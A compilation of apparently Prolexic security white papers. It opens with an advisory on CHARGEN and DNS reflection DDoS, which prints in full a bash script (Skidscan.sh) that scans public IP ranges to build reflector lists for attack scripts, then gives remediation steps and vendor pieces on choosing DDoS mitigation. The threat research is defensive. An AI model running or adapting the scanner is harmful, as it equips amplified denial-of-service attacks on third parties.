


Figure 26: Forum selling CHARGEN scanner tool

Skidscan.sh

Skidscan.sh is a freely available DDoS reflection scanner. The tool makes use of nmap and grep to identify vulnerable ports for TCP, DNS and CHARGEN attacks. This toolkit confirms that malicious actors.

```
#!/bin/bash
read -p "Select TCP, DNS or CHARGEN! " RESP

if [ "$RESP" = "TCP" ]; then
echo "Border Gateway Protocol Scanning started, for use of litespeeds TCP attack
script"

##Edit the IPADDRESS below to your requested IP range

nmap -oG - -T4 -p179 -v 109.0.0.0-255 | grep "Ports: 179/filtered/tcp//bgp///" > temp1
echo "Checking Ip's and filtering"
grep -o '[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}' temp1 > temp2
sed -e 's/$/ 179/' -i temp2
cp temp2 TCP.txt
rm -rf temp*
killall -9 nmap
echo "Done!, Saved as TCP.txt"

elif [ "$RESP" = "CHARGEN" ]; then
echo "Chargen Service scanner. for use of litespeeds CHARGEN attack script"

##Change below...

nmap -sT -p 19 85.88.*.* -oG - | grep 19/open > temp
grep -o '[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}' temp > CHARGEN.txt
killall -9 nmap
echo "Saved list as CHARGEN.txt"

elif [ "$RESP" = "DNS" ]; then
echo "Starting DNS scan."
##Below edit the IP to your liking.
nmap 216.146.35.* --script=dns-recursion -sU -p53 > temp
```

Continued on next page >

```
grep -o '[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}' temp > DNS.txt
##sed 's/(.*)/1 hackforums.net/' < DNS.txt > DNSd.txt
killall -9 nmap
echo "Saved list as DNS.txt"

else
    echo "Invalid input!"
fi
```

Figure 27: Skidscan.sh

Marketplace participants and their varied skill levels

Any business ecosystem involves both vendors and customers. The skills of those involved in DDoS reflection threatscape varies.

Vendors of these services tend to range from opportunity-driven low-level criminals with no significant skills to organized crime groups whose operators administer thousands of compromised zombies within a larger organization that has more resources and shielding from international law, and often from local law enforcement, as well. A common tactic for vendors is to locate their storefronts with bulletproof hosting companies in countries where enforcement of cyberspace laws is negligible.

Due to pressure from law enforcement and DDoS-as-a-Service industry rivals, stressor sites will change their company name and domain name often.

Their customers include legitimate webmasters, script kiddies, rivals and state-sponsored actors:

- **Webmasters/System administrators:** Administrators of legitimate Internet infrastructure may use stressor services to check their susceptibility to stressor attacks and will pay an underground service to check the load capacity.
- **Script kiddies:** These low-skilled attackers make use of malicious tools without understanding the technical details of the backend workings. They have minimal, if any, financial resources and mostly use publicly leaked tools.
- **Rivals:** Low-to-moderately skilled attackers go after business rivals or other rival hacking crews. They sometimes have moderate resources to purchase reputable DDoS services.
- **State-sponsored actors:** With skills ranging from low to high, these attackers have substantial financial resources and the ability to purchase almost all the underground services they require.

Effects of DDoS activity on victim reflection servers

Depending on implementation, the UDP CHARGEN protocol on a victim server may respond to the 60-byte frame it receives with as much as 17 times more data, as detailed in our [white paper](#). This amplification effect makes CHARGEN reflection attacks attractive to attackers. Since UDP also allows the spoofing of the sources, this attack makes it easy to find and spoof IP addresses of victims and then reflect and amplify the traffic.

The result of the availability of these open CHARGEN servers is the proliferation of multiple storefronts, which appear and disappear quickly as rivals take over IP addresses or attack them.

The root cause of this market is the existence of hundreds of thousands of open CHARGEN servers that are susceptible to be used by attackers. A simple CHARGEN attack with only one or two servers can take down a standard 1GB virtual private server (VPS) in seconds.

Operating system distribution of active DDoS reflectors

A small sample set of more than 1,000 active CHARGEN reflectors was scanned and analyzed. The conclusion of PLXsert was that more than 99 percent of these systems were Microsoft Windows operating systems ranging from NT through to the current releases of Windows 2008 R2.




Figure 28: More than 99 percent of servers found participating in a CHARGEN reflection attack ran a Microsoft Windows server operating system

How to remediate CHARGEN attacks


It is time to turn this protocol off once and for all. There are no current practical uses that justify having the CHARGEN protocol open on the Internet. The following is an example using Windows 2000 Server. The steps to turn of the CHARGEN protocol apply to newer versions of Windows as well.




Windows 2000 Server was released on December 1999. There are still plenty of Windows 2000 servers on the Internet; CHARGEN is enabled by default. Here is how to disable it.



Open the server configuration panel.
Select the **Advanced** drop-down menu.
Select **Optional Components**.
Click **Start** for the Windows Components wizard.




Select **Networking Services**.
Click **Details**.




Uncheck **Simple TCP/IP Services**.
Click **OK**.


NOTE: This removes the following services: CHARGEN, Daytime, Discard, Echo, and Quote of the Day.



Click **Next**.



Click **Next**.



Click **Finish**. Once finished, the protocol is closed and will not respond.

The screenshot in Figure 29 validates that, after following the steps above, the CHARGEN service is no longer responding to connection attempts on port 19, which indicates it has been disabled.




Figure 29: CHARGEN has been turned off

Conclusion

The observed trends indicate that the most visible, noisy and profitable methods of DDoS-as-a-Service will be through the use of booter scripts, stressor services and the related APIs. CHARGEN, SNMP and other protocols susceptible to use in reflection-based attacks will be integrated into services, and when those scripts are hacked, they will be leaked to the public, spreading the attack techniques, tools and tutorials.

In comparison to a traditional large botnet made up of persistently infected Windows workstations, the increased use of this attack method results in highly effective attacks with fewer resources. Since attackers will follow the path of least resistance, DrDoS attacks will become more popular.

Slick user interfaces and convenient payment methods open the market to malicious actors who can easily inflict damage on small-to-medium businesses for as little as US\$5. The democratization of DDoS is here.

The addition of amplification modules to DDoS-for-hire sites highlights a big problem. It costs far less to generate an attack than it does to mitigate an attack. We must promote cleanup efforts for obsolete protocols such as CHARGEN and make it more difficult to send money to the criminals offering DDoS-for-hire.

About Prolexic Security Engineering & Response Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission-critical Internet-facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, energy, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, follow us on LinkedIn, Facebook, Google+, YouTube, and @Prolexic on Twitter.

Introduction

Distributed Denial of Service (DDoS) attacks continue to make global headlines, but an important facet of each incident rarely comes to light. Even though most of the targeted web sites had some level of DDoS protection in place, the attacks still succeeded:

- The web site of a leading global cosmetics retailer came under an application layer DDoS attack. The retailer fought back using the DDoS mitigation services of two of its ISPs, but the nature of the attack was too complex and its volume too large for the ISPs to handle. The site was offline and closed for business for 72 hours, resulting in more than US\$1 million in lost revenue.
- When a huge DDoS attack took down the web site of a global web hosting provider, affecting 4 million customers, even the expensive DDoS mitigation hardware specifically purchased for such a scenario could not stop the attack. The e-mail customer support group and public customer forum were flooded with hundreds of thousands of complaint calls, each costing the company between US\$6 and US\$14 per call. To make matters worse, the hosting provider's ISP refused to bring their servers back up until a reliable DDoS mitigation solution was put in place.
- A global e-Commerce site for spa and wellness products never expected to be hit by a DDoS attack, but deployed a DDoS mitigation solution provided by its Internet hosting company to protect the site during the fourth quarter holiday shopping season. When the site was hit with a very sophisticated attack that also brought down the company's call center, the hosting company could not mitigate the attack even after four hours of downtime.

These online businesses thought they were protected against DDoS attacks, but why did their sites still go down under attack? Most likely, they underestimated the escalating strength and sophistication of today's DDoS attacks and they did not have insight into the malicious mindset of DDoS attackers and their strategy of hitting an online business at its weakest point. Most importantly, they did not understand the technical nuances of the different levels of DDoS protection and mitigation services well enough to make the most informed decision on vendor and service selection. But the most critical question is: Why did the DDoS mitigation services they had in place fail?

Knowledge is power when it comes to protecting an online business from all different types of DDoS attack. This white paper will present 12 key questions that decision makers should ask a DDoS mitigation service provider, whether a pure-play provider, ISP or Content Delivery Network (CDN), before engaging their services. It will also offer guidance to help evaluate a vendor's response to each question and what to expect in terms of DDoS mitigation services.

12 questions you must ask

Choosing a DDoS mitigation services provider is one of the most important business decisions for companies today – one that can have serious financial ramifications if not made properly. When a business web site is brought down by a DDoS attack, a company can lose millions in lost sales and lost customer confidence through the inability to provide services to online customers.

Prolexic has developed 12 key questions to ask based on our own customers' inquiries and nearly a decade of experience in successfully monitoring and mitigating all types and sizes of DDoS attacks. Most importantly, our guidance is based on our experience in what mitigation approach works and what doesn't for certain levels of attacks, as well as our keen insight into the minds and strategies of today's DDoS attackers.

1. How long have you been mitigating DDoS attacks as a service for customer environments?

This may seem obvious, but with the substantial rise in the number of DDoS attacks, more and more companies are entering the market and offering services. Most offer DDoS mitigation as an add-on service to their core business such as DNS or content delivery. While many providers will quote all kinds of statistics on network size and capabilities, one question is hard to gloss over: How long have you been mitigating DDoS attacks – not only for your own infrastructure but also for customer infrastructures? How many DDoS attacks have you successfully mitigated in customer environments? How many years have you been selling DDoS services to customers? Note that there is a big difference between experience in protecting one's own infrastructure and protecting customer environments. When it comes to mitigating attacks and outsmarting live hackers who change attack vectors and strategies in real time, experience is everything. If you don't know how to best use the resources at hand, the attacker will win – no matter how big the network is or how many staff members a mitigation provider has.

2. Where do you fit in the DDoS mitigation services market? What level(s) of protection do you offer?

The market for DDoS mitigation services is expanding dramatically as more businesses are being attacked and as the volume and complexity of attacks escalate. To respond to the continuing surge in DDoS activity, two broad types of DDoS mitigation providers have emerged:

- Pure play providers whose core business is DDoS mitigation and who offer both an emergency proxy service and a routed service, as well as other specialized monitoring and analysis services
- Add-on providers such as Content Delivery Networks (CDNs), Internet Service Providers (ISPs), hosting companies, and telecom companies who provide DDoS mitigation solutions either bundled with core services or as an add-on, usually only as a proxy service

A CDN's core business is content acceleration, not DDoS protection. As a result and unlike pure play providers, CDNs typically do not offer full back end protection and do not support all protocols. The same can be said for ISPs and telcos, which have different strengths, but also significant weaknesses that undermine their ability to offer 100 percent protection against all types of DDoS attacks.

3. How do you protect against attacks that are directed at routers, firewalls, IPs, and application services directly?

Attackers are smart and have many ways of bypassing DDoS defenses. One powerful technique that attackers employ is spoofing trusted IP addresses. Spoofing refers to the creation of IP packets with a forged source IP address - often from a known, trusted source such as partners and vendors. Even your own IP address can be spoofed. These spoofed attacks are designed to bypass simple white lists and can be used to launch a volumetric attack that will fill up all of your Internet connections and bring your site down. Because these attacks come in at the back door, they bypass any cloud services you might engage, such as CDNs.

Attackers also use sophisticated methods to overflow a site with legitimate looking requests coming from a large botnet. These requests pass through firewalls and Access Control Lists (ACLs) because they look like legitimate traffic. The only way to identify and block the malicious traffic is through comprehensive traffic analysis to identify group behavior. Ask your provider how they block large volumes of legitimate looking requests, especially if those requests are coming in at a fairly low rate.

In addition to the two types of attacks described above, attackers are constantly developing and distributing new DDoS platforms and tools specifically designed to bypass current DDoS defenses. Therefore, ask your DDoS mitigation provider if they have a research team in place that focuses on identifying and proactively developing new, next generation DDoS mitigation solutions to counteract the latest DDoS tools and techniques before they become widespread. Unfortunately, companies that offer DDoS mitigation as an add-on service will not have these resources in-house.

Protecting against these types of subtle attacks is not easy. It requires a routed-based solution that works at the network layer rather than at the proxy layer alone. Only a mitigation system that can intercept all of the traffic, both legitimate and spoofed, and analyze it with a state-of-the-art system and the expertise of live DDoS analysts can stop them.

4. Do you monitor our routers for volumetric attacks in the above cases?

It is difficult for CDNs, ISPs, and hosting providers – or any other entity that offers DDoS mitigation as an add-on service – to perform dedicated DDoS monitoring for each customer. For example, the largest CDNs have literally hundreds of thousands of servers located in thousands of locations around the world to do what they do best – accelerate the delivery of web content close to the source of user requests. As CDNs do not usually have a dedicated DDoS monitoring and mitigation team of experts on hand, monitoring routers for volumetric attacks is likely to be inconsistent, while response time and time-to-resolution is likely to be slower than a pure play provider, even though the CDN may offer a proxy DDoS mitigation service.

A routed DDoS mitigation solution with flow based monitoring ensures protection against Layer 3 and Layer 4 volumetric attacks on edge routers and other threats to back door applications. Usually provided as a subscription service, flow based monitoring enables early detection and notification of TCP abuse, UDP floods, and ICMP floods by directly monitoring edge routers. This service should include continuous expert live monitoring by experienced DDoS mitigation technicians rather than by an automated mitigation appliance. In addition, the flow based monitoring service should be backed by a robust time-to-notify SLA, as well as provide secure access to network analysis tools through a customer portal to ensure you can take proactive defensive measures within minutes of an attack beginning.

5. What protection do you offer protocols other than HTTP, HTTPS, and DNS? What about VPN endpoints?

Be aware that all protocols are not protected by a proxy DDoS mitigation service, especially if you have VPNs employing a varied range of protocols in a large number of locations. Proxy mitigation solutions offered by ISPs, CDNs, and others as add-on services protect only HTTP, HTTPS, and DNS protocols. Again, only a pure play DDoS mitigation services provider can offer an enterprise-routed platform with the dedicated bandwidth, sophisticated analysis tools, and live team of experts to protect VPN endpoints and any type of protocol.

6. Do you have an SLA guaranteeing mitigation within a certain time period?

Minutes count during a DDoS attack. For example, industry analyst firms estimate the cost of a 24-hour outage for a large e-Commerce company can approach US\$30 million. Not many businesses can afford to take that risk, which is driving the need for DDoS mitigation services. However, as the failure scenarios described earlier prove, proxy DDoS mitigation from an ISP or hosting service is inadequate especially when fighting randomized Layer 7 attacks in which live attackers constantly change signatures and protocols. Denial of service attacks that should be mitigated quickly – that is, to bring a web site back up and/or restore certain services – can take an ISP or CDN days or weeks, and they sometimes fail completely.

Therefore, a robust time-to-mitigate SLA should guarantee mitigation to restore web site services in a specified timeframe, often 30 minutes or less once traffic starts flowing through the mitigation network. In addition, the SLA should protect against DDoS attacks on all customer servers, all IP addresses, all upstream carriers, all global web sites, and all protocols. Only a pure play provider that offers DDoS mitigation as its core service can fulfill this vast range of protection under a single SLA.

7. Can you perform real-time analysis of our web traffic and precisely describe what the attack is? Especially if it is a custom targeted attack by a smart adversary?

Today's DDoS attackers are especially smart and cunning – and unfortunately many companies underestimate the damage they can do. First of all, smart attackers may start out testing the strength of your DDoS defenses with a volumetric attack, then switch midstream to more sophisticated

measures that bypass all automated mitigation tools and target the application layer – the most devastating type of attack. Whether bandwidth floods or slower volume attacks that appear to be legitimate traffic, the sooner a DDoS mitigation provider can analyze the traffic and identify the attack type, the more quickly mitigation can begin.

Real-time analysis and response by live DDoS mitigation technicians is paramount to outsmarting live attackers who are focused on targeting a company's weakest point. Real-time means that technicians can analyze the traffic in great detail with very rapid turnaround to reinforce an SLA. In addition, an experienced live mitigation team can respond in real-time to signature changes during an attack campaign, thus mitigating the attack much faster than using automated tools alone. ISPs, CDNs, hosting services, and other add-on service providers do not have the expertise and DDoS specific technology to achieve the needed level of granularity.

So be sure to ask if the DDoS services provider is able to look at all of the traffic and at what level are they able to analyze it. Beyond that, you should make sure that the provider can also identify the attack type and mitigate it. Also, be wary of providers who say they have automated rules for mitigation, because DDoS mitigation is not a one-size-fits-all exercise. It is best to have a provider who can tailor rules specifically on an attack-by-attack basis, especially if a motivated attacker rapidly changes attack signatures. That is the only way you can be sure to minimize false positives and ensure that rapidly changing attack signatures can be dealt with quickly.

8. How long does it take to push out a filtering rule?

An experienced mitigation provider will be able to quickly analyze a complex, randomized Layer 7 attack, develop and test a custom signature tailored to defeat the attacker's specific countermove, and deploy it globally. Even though automated mitigation systems can respond faster in non-randomized attacks, they create a large number of false positives and have a tendency to break some aspect of the application they are supposed to defend. Responding to a live attacker with human-driven, precisely engineered countermeasures is where a pure play mitigation service provider has the edge over an ISP or hosting provider.

Even if a mitigation services provider has the latest automated tools, the best workflow for pushing out filtering rules is custom signature deployment guided by live DDoS mitigation experts. A typical CDN, for example, using only automated tools would need at least an hour to create and deploy new filtering rules – and an hour is a very long and costly time when you consider that a popular e-Commerce company and Prolexic client estimated one second of web site downtime from a DDoS attack would cost US\$1,000.

9. Do you have automatic DDoS responses like active challenges? If so how can you guarantee they do not break applications?

Automated DDoS mitigation responses or active challenges should be the last resort in a DDoS defense strategy. Simply put, mitigation appliance algorithms do not know your applications or your customer experience. Too often they over-mitigate, creating false positives or incorrect identification

of attackers. The impact of overmitigation can result in blocking legitimate customers, affecting advertising systems, and lowering SEO rankings to the extent that they can block all traffic to the site.

Rather than relying on an automated algorithm, the best and safest DDoS defense is to have traffic analysis and mitigation implemented by human experts and skilled technicians who monitor your traffic accurately, on a case-by-case basis and take nothing for granted. This provides the lowest chance of false positives, saving you from devoting valuable resources to debugging applications during a DDoS attack and blocking legitimate traffic. A live mitigation team can fingerprint the attack aimed at your web site and answer the attacker in real-time with a targeted signature. Automated solutions use simplistic formulas for auto-blocking that cause problems in the real world. Simply put, no DDoS defense solution should cause application problems when invoked.

10. Can your staff inspect our SSL traffic manually? What does this mean for privacy?

Consider it a red flag if a DDoS mitigation vendor answers affirmatively to the first part of this question without giving you any supporting details on how the inspection is performed. Typically, ISPs or CDNs require you to share SSL keys and they will deploy them on thousands of geographically dispersed servers. This increases the risk of encryption keys being compromised and subsequent exposure to masquerading if data centers are compromised by a data exfiltration attack.

You should never be asked to compromise the integrity of your SSL keys and infrastructure to a DDoS mitigation vendor. Instead, a vendor should be able to offer credible audited proof that its SSL key management practices provide the highest levels of assurance and operate within international privacy laws. Ask if they have achieved PCI compliance or comparable certification status.

11. How long does it take for DDoS attack detection and notification?

Most CDNs and ISPs are simply too large and do not have the dedicated DDoS mitigation resources to detect a DDoS attack against a single site, let alone notify the customer. Often, their mitigation services are basic with poorly detailed alerts and a fairly generic analysis component. Most importantly ISP and CDN networks are not designed specifically for analyzing and fighting complex cyber attacks. Even if they offer protection against volumetric attacks, they have no resources for identifying and analyzing targeted Layer 7 attacks.

The response time of a pure play DDoS mitigation provider is far superior to what other organizations can provide. The monitoring workflow is designed to quickly detect DDoS traffic anomalies, analyze them, and offer an SLA guaranteed response time to notify customers of possible DDoS attacks. Again, this service requires live monitoring by a team of DDoS mitigation experts as part of a mitigation solution. Detection of volumetric attacks against Internet circuits and routers requires flow-based monitoring services. Detection of Layer 7 application-based attacks requires a different monitoring and analysis approach. Ask your mitigation provider how long it takes to receive notification for different attack types and ask if there are attack types they cannot detect. Also question how detailed the alerts are – are they generic and automatic without ever passing through an interpretive layer of analysis or are the alerts qualified by DDoS mitigation experts?

12. Do you provide detailed attack reports during and after an attack? If after, how long does it take to prepare a report?

Staying informed and working closely with a DDoS mitigation services provider is a good way to take a proactive stance against DDoS attacks. Once the mitigation service is activated, the provider should record detailed attack reports, including all of the real IP addresses blocked in the attack, stored in a database that is instantly accessible to you through a secure online customer portal. Generally, proxy mitigation services offered by CDNs and ISPs do not include any detailed reporting either during or after an attack.

Conclusion: Knowledge leads to success

Like a playground bully, DDoS attackers are very aggressive and smart and will detect and attack weaknesses. Companies with proxy DDoS protection through their ISP, CDN, or hosting company may believe that they have a strong defense against these bullies, but time after time the attackers win when they attack edge routers, applications – including the use of SSL – and upstream ISPs – the most difficult areas to protect. The DDoS mitigation failures in the introduction of this paper are prime examples, but they can be turned into success stories with a routed DDoS mitigation solution from an experienced pure play vendor like Prolexic.

With that said, an informed approach is to take advantage of what ISPs and CDNs do best – enabling reliable connectivity with end users and accelerating the delivery of web content – and marry that expertise with routed DDoS mitigation services from a pure play vendor with a high-level of experience, success and precision in DDoS mitigation.

Prolexic believes that the best defense against DDoS is a proactive strategy that includes educating oneself on the types of attacks, the mindset of the attackers, and the pros and cons of each type of attack mitigation service. Then ask a DDoS mitigation services provider these 12 tough questions and apply critical thinking to select the best solution that truly protects your entire network 100 percent of the time.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.



A Prolexic White Paper

Planning for and Validating a DDoS Defense Strategy

Introduction

Any online business without protection against Distributed Denial of Service (DDoS) attacks is a sitting duck on the Internet. Fortunately, many online businesses are starting to take proactive steps to build a defense against this threat as they become better informed about the damage that site downtime can cause in terms of lost revenue, disrupted business continuity, and customer dissatisfaction.

Proactive measures against distributed denial of service attacks, however, vary greatly in their ability to effectively detect and mitigate DDoS. Onsite mitigation appliances, such as firewalls and routers, are typically inadequate in the face of a 50+ Gbps DDoS attack, for example. Even the DDoS protection promised by Internet Service Providers (ISPs) and Content Delivery Networks (CDNs) gives a false sense of security since these types of networks, although extremely large, are purposely built for content acceleration and other services, not attack mitigation.

Pure play DDoS mitigation service providers – with vast bandwidth dedicated solely to DDoS mitigation and dedicated DDoS engineers highly trained in detection, analysis, and on-the-fly mitigation – offer the strongest, most reliable and most successful DDoS defense. However, regardless of the level of DDoS protection in place, panic can prevail across an organization when an attack hits if management has not put a solid DDoS response plan in place. Panicking and trying to figure out who to call first can cause serious delays to attack mitigation. Seconds count in DDoS mitigation and the faster the mitigation service is deployed the shorter the site downtime. And if there is no mitigation in place, Prolexic's experience is that several days of downtime can be expected.

Prolexic continues to see an increase in the number, size and complexity of DDoS attacks – as well as the emergence of damaging attack vectors such as DNS reflection attacks. Unfortunately, it's not a matter of *if*, but *when* a website will be hit with a DDoS attack. All industries are targets. In Prolexic's experience, online organizations that are prepared for distributed denial of service attacks with a dedicated DDoS mitigation service and a tested, well-rehearsed response plan will experience the fastest and most successful attack mitigation.

Prolexic has observed that the organizations who make DDoS mitigation a part of their incident response plan have been most successful in eliminating the panic around DDoS. However, a DDoS response plan on paper – or a promise from a vendor – is not any guarantee that the mitigation service will work as expected. This white paper will explore best practices for working with your DDoS mitigation services provider to rehearse and test the response plan in small simulated attacks to prove that the service – or your on-premise appliance(s) – will perform as expected before a distributed denial of service attack hits. You will also gain insight into the importance of DDoS preparedness through the real-world experiences of companies that believed they had adequate distributed denial of service protection in place, only to learn that it failed when an attack occurred.

The importance of validating service

Unfortunately for many online businesses, the first real test of their DDoS mitigation service is when a distributed denial of service attack actually occurs. The following scenarios were provided by online businesses who sought out Prolexic's services after other mitigation approaches and providers failed. They illustrate how a lack of planning, improper deployment and not validating a DDoS mitigation service can cause panic and losses to organizations that thought (a) DDoS wouldn't happen to them, or (b) appliances or add-on mitigation services from a CDN or ISP would work against all attacks.

Sample Scenario – No DDoS mitigation protection in place

Clickpoint! Media, a European network of web portals, advertising networks, and media brokers, did not have DDoS protection in place, nor had it ever experienced a DDoS attack. However, in late 2012, the company's IT staff noticed a progressive increase in traffic over several days. The traffic appeared to be legitimate, so IT personnel did not suspect a DDoS attack. But a few days later the network suffered a series of distributed denial of service attacks that quickly progressed to 800 Mbps. The first DDoS attack brought down the network's sites for approximately four hours and the same pattern was repeated twice daily over the next week.

The company first asked its hosting provider to blackhole the spoofed IPs that carried the malicious traffic. IT staff tried to make changes to a firewall and switch to a router with higher bandwidth capacity, but none of these mitigation techniques stopped the attack. After fighting the attack on their own for a week, the hosting provider advised the company to contact Prolexic.

